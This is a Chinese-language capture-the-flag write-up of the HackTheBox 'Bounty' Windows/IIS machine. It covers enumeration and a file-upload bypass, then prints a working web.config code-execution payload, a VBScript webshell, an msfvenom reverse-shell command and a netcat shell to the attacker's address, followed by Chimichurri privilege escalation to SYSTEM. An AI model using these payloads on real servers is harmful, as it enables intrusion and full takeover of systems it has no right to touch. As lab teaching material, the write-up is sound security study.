

[概述 \(Overview\)](#)

[攻击链 \(Killchain\)](#)

[TTPs \(Tactics, Techniques & Procedures\)](#)

[阶段1: 枚举](#)

[阶段2: 工具和利用](#)

[阶段2.1: 目录枚举](#)


[阶段2.2: 文件上传bypass](#)

[阶段2.3: .config代码执行](#)

[阶段3: 权限提升](#)


[参考](#)

## 概述 (Overview)



- MACHINE TAGS
  - Windows
  - VBScript
  - C
  - Web
  - Patch Management

## 攻击链 (Killchain)



# TTPs (Tactics, Techniques & Procedures)


- nmap
- gobuster
- VBScript
- Chimichurri

## 阶段1：枚举

起手还是Nmap，但扫下来就开了一个80端口：

```
1 PORT      STATE SERVICE
2 80/tcp    open  http
```

浏览器打开后看到一张图片，琢磨着这张图在哪见过，但年代太久远有点想起来了...



用 httpie 看一下响应头，得到一些 Web服务类信息：

```
(kali㉿kali)-[~/hackthebox/Bounty]
$ http 10.10.10.93
HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Length: 630
Content-Type: text/html
Date: Sun, 18 Apr 2021 07:05:23 GMT
ETag: "20ba8ef391f8d31:0"
Last-Modified: Thu, 31 May 2018 03:46:26 GMT
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
```

在发送一个 OPTIONS 类型请求，看看IIS支持哪些 http methods：

完整的methods可以参看：[https://www.tutorialspoint.com/http/http\\_methods.htm](https://www.tutorialspoint.com/http/http_methods.htm)

```
1 $ http OPTIONS 10.10.10.93
2 HTTP/1.1 200 OK
3 Allow: OPTIONS, TRACE, GET, HEAD, POST
4 Content-Length: 0
5 Date: Sun, 18 Apr 2021 07:11:41 GMT
6 Public: OPTIONS, TRACE, GET, HEAD, POST
7 Server: Microsoft-IIS/7.5
8 X-Powered-By: ASP.NET
9
```

## 阶段2：工具和利用

### 阶段2.1：目录枚举


支持 **OPTIONS, TRACE, GET, HEAD, POST**，好吧，没什么利用点，尝试用 gobuster 进行目录枚举：

```
1 /aspnet_client (Status: 301) [Size: 156] [--> http://10.10.10.93/aspnet_client/]
2 /uploadedfiles (Status: 301) [Size: 156] [--> http://10.10.10.93/uploadedfiles/]
```

但看下来并没有什么收货，加上文件后缀名继续枚举：

```
gobuster dir -u http://10.10.10.93/uploadedfiles -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 50 -x asp,aspx
```

加了 **-x asp,aspx** 后得到 **/transfer.aspx**



在搜索IIS相关漏洞的时候，发现存在短名称枚举：

[https://github.com/lijiejie/IIS\\_shortcode\\_Scanner.git](https://github.com/lijiejie/IIS_shortcode_Scanner.git)

```
Dir: /aspnet~1
Dir: /upload~1
File: /csaspx~1.cs
File: /transf~1.asp*

2 Directories, 2 Files found in total
Note that * is a wildcard, matches any character zero or more times.
```


原理可见：

- <http://www.lijiejie.com/iis-win8-3-shortname-brute/>
- <https://www.freebuf.com/articles/web/172561.html>

## 阶段2.2：文件上传bypass

访问后存在一个文件上传的功能，通过 burp 开启代理插查看下请求：

```
Content-Disposition: form-data; name="__EVENTVALIDATION"
1 /wEWAgl9ruGIDQLt3oXMA3ynszR8RuvPRDit2htxiaPUqyNb
2 -----157154844925450602754199140692
Content-Disposition: form-data; name="FileUpload1"; filename="s_shell.aspx.png"
Content-Type: image/png
3 <head>0x584a</head>
4 -----157154844925450602754199140692
Content-Disposition: form-data; name="btnUpload"
5 Upload
6 -----157154844925450602754199140692--
7
19 <body>
20 <form name="form1" method="post" action="transfer.aspx" id="form1" enctype="multipart/form-data">
21 <div>
22 <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTI3ODMsMzQ0Mg9kFgICAw8WAH4HZW5jdHlwZQUTbXVsdGlmYXJ0L2ZvcmtZGF0YWRkb3Q0MDU0PQ==>
23 </div>
24 <div>
25 <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEWAgl9ruGIDQLt3oXMA3ynszR8RuvPRDit2htxiaPUqyNb">
26 </div>
27 <div>
28 <input type="file" name="FileUpload1" id="FileUpload1" />
29 <input type="submit" name="btnUpload" value="Upload" onclick="return ValidateFile();" />
30 <br />
31 <span id="Label1" style="color:Green;">File uploaded successfully.</span>
32 </div>
33 </form>
```



通过尝试发现上传任意内容都可以，剩下的就看 bypass 解析了。

部分参数是 ASP.NET `__VIEWSTATE` 的编码内容，github找到 decode 工具：

<https://github.com/defensahacker/viewstate-decoder>，但解出来后并没有什么有用的信息。

然后开始找支持 APS.NET 解析的文件后缀，google到官方文档：ASP.NET Web Project File

Types: [https://docs.microsoft.com/en-us/previous-versions/2wawkw1c\(v=vs.140\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/2wawkw1c(v=vs.140)?redirectedfrom=MSDN)

截取所有类型的后缀名：

- 1 .aspx
- 2 .ascx

3	.ashx
4	.asmx
5	.aspx
6	.axd
7	.browser
8	.cd
9	.compile
10	.config
11	.cs
12	.jsl
13	.vb
14	.csproj
15	.vbproj
16	.vjsproj
17	.disco
18	.vsdisco
19	.dsdgm
20	.dsprototype
21	.dll
22	.licx
23	.webinfo
24	.master
25	.mdb
26	.ldb
27	.mdf
28	.msgx
29	.svc
30	.rem
31	.resources
32	.resx
33	.sdm
34	.sdmDocument
35	.sitemap
36	.skin
37	.sln
38	.soap
39	.asa
40	.asp
41	.cdx
42	.cer
43	.idc
44	.shtm
45	.shtml
46	.stm
47	.css
48	.htm

通过 **Intruder** 模块遍历提交，最终发现 **.config** 提交length出现变化：

The screenshot shows the Burp Suite Intruder attack interface. On the left, the 'Payload Options [Simple list]' panel is visible, showing a list of file extensions including .cer, .idc, .shtm, .shtml, .stm, .css, .htm, and .html. The 'Payload Processing' and 'Payload Encoding' panels are also visible. The main window shows the 'Intruder attack1' results. A table lists the payloads and their corresponding status, error, timeout, and length. The payload '.config' is highlighted, showing a status of 200 and a length of 1350. Below the table, the 'Request' and 'Response' tabs are shown, with the 'Response' tab displaying the HTML output of the file upload, indicating a successful upload.

Request	Payload	Status	Error	Timeout	Length	Comment
10	.config	200			1350	
0		200			1355	
1	.asax	200			1355	
2	.ascx	200			1355	
3	.ashx	200			1355	
4	.asmx	200			1355	
5	.aspx	200			1355	
6	.axd	200			1355	
7	.browser	200			1355	
8	.cd	200			1355	
9	.compile	200			1355	
11	.cs	200			1355	
12	.jsl	200			1355	
13	.vb	200			1355	

The response for the .config payload is shown in the 'Response' tab, displaying the HTML output of the file upload, indicating a successful upload.

引用： 包含 XML 元素的配置文件（通常为 Web.config），该元素代表 ASP.NET 功能的设置。

## 阶段2.3：.config代码执行

google找利用方式：

- <https://fgsec.net/posts/Bypass-Upload-Restrictions-and-Evade-Detection/>
- <https://poc-server.com/blog/2018/05/22/rce-by-uploading-a-web-config/> (链接已失效)

根据文章内容，上传一个测试输出内容的脚本：

```


1 <?xml version="1.0" encoding="UTF-8"?>
2 <configuration>
3   <system.webServer>
4     <handlers accessPolicy="Read, Script, Write">
5       <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptPro
6     </handlers>
7   <security>
8     <requestFiltering>
9       <fileExtensions>
10        <remove fileExtension=".config" />
11      </fileExtensions>
12    <hiddenSegments>
13      <remove segment="web.config" />
14    </hiddenSegments>
15  </requestFiltering>

```

```

16     </security>
17 </system.webServer>
18 <appSettings>
19 </appSettings>
20 </configuration>
21 <!--
22 <%
23 Response.write("0x584a!")
24 %>
25 -->

```



```

1 <?xml version="1.0" encoding="UTF-8"?>
2 <configuration>
3   <system.webServer>
4     <handlers accessPolicy="Read, Script, Write">
5       <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%wi
6     </handlers>
7   <security>
8     <requestFiltering>
9       <fileExtensions>
10        <remove fileExtension=".config" />
11      </fileExtensions>
12      <hiddenSegments>
13        <remove segment="web.config" />
14      </hiddenSegments>
15    </requestFiltering>
16  </security>
17 </system.webServer>
18 <appSettings>
19 </appSettings>
20 </configuration>
21 <!--
22 0x584a!
23 -->
24

```

可以看到，注释段里已经输出了字符串，证明能够正常执行脚本代码。接着通过 `msfvenom` 生成反弹 payload：

```

1 $ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.4 LPORT=9900 -f asp -o shell.
2 $ cat shell.asp >> web.config

```

或者上传 webshell 也可以：

```

1 <?xml version="1.0" encoding="UTF-8"?><configuration><system.webServer><handlers accessP
2 <!--
3 <%
4
5 Set oScript = Server.CreateObject("WSCRIPT.SHELL")
6 Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
7 Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
8 Function getCommandOutput(theCommand)


```



```

9 Dim objShell, objCmdExec
10 Set objShell = CreateObject("WScript.Shell")
11 Set objCmdExec = objShell.exec(thecommand)
12 getCommandOutput = objCmdExec.StdOut.ReadAll
13 end Function
14 szCMD = request("cmd")
15 thisDir = getCommandOutput("cmd /c" & szCMD)
16 Response.Write(thisDir)
17
18 %>

```




通过 webshell 到 nc 上线:

```

1 copy \\10.10.16.4\share\nc.exe c:\windows\temp\nc.exe
2 c:\windows\temp\nc.exe -e cmd 10.10.16.4 9900

```



通过 **where** 直接搜可以的到 user flag。



```

where /R c:\ user.txt
where /R c:\ user.txt
c:\Users\merlin\Desktop\user.txt

type c:\Users\merlin\Desktop\user.txt
type c:\Users\merlin\Desktop\user.txt
e29ad89891462e0b
c:\Users\merlin>

c:\Users\merlin>

```

## 阶段3：权限提升

1 OS Name:	Microsoft Windows Server 2008 R2 Datacenter
2 OS Version:	6.1.7600 N/A Build 7600

通过查看服务器版本信息，发现与 Hackthebox-Arctic (<https://jgeek.cn/archive/id/66.html>) 提权一致，尝试用 **Chimichurri.exe**，成功反弹 **system** shell。

```

copy \\10.10.16.4\share\Chimichurri.exe
copy \\10.10.16.4\share\Chimichurri.exe
1 file(s) copied.

Chimichurri.exe 10.10.16.4 9900
Chimichurri.exe 10.10.16.4 9900

/Chimichurri/→This exploit gives you a Local System shell <BR>/Chimichurri/→Changing registry values ... <BR>/Chimichurri/→Running reverse shell ... <BR>/Chimichurri/→Restoring default registry values ... <BR>
c:\Users\merlin\Downloads>
c:\Users\merlin\Downloads>
c:\Users\merlin\Downloads>
c:\Users\merlin\Downloads>
c:\Users\merlin\Downloads>

(root@kali)-[~]
# 9900
listening on [any] 9900 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.93] 49163
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

whoami
whoami
nt authority\system

c:\Users\merlin\Downloads>

```

## 参考

- [https://developer.mozilla.org/zh-CN/docs/Web/HTTP/Basics\\_of\\_HTTP/MIME\\_types](https://developer.mozilla.org/zh-CN/docs/Web/HTTP/Basics_of_HTTP/MIME_types)
- <https://github.com/xMilkPowderx/OSCP/blob/master/File%20upload.md>
- <http://www.lijiejie.com/iis-win8-3-shortname-brute/>
- <https://www.freebuf.com/articles/web/172561.html>
- [https://docs.microsoft.com/en-us/previous-versions/2wawkw1c\(v=vs.140\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/2wawkw1c(v=vs.140)?redirectedfrom=MSDN)
- <https://jgeek.cn/archive/id/66.html>

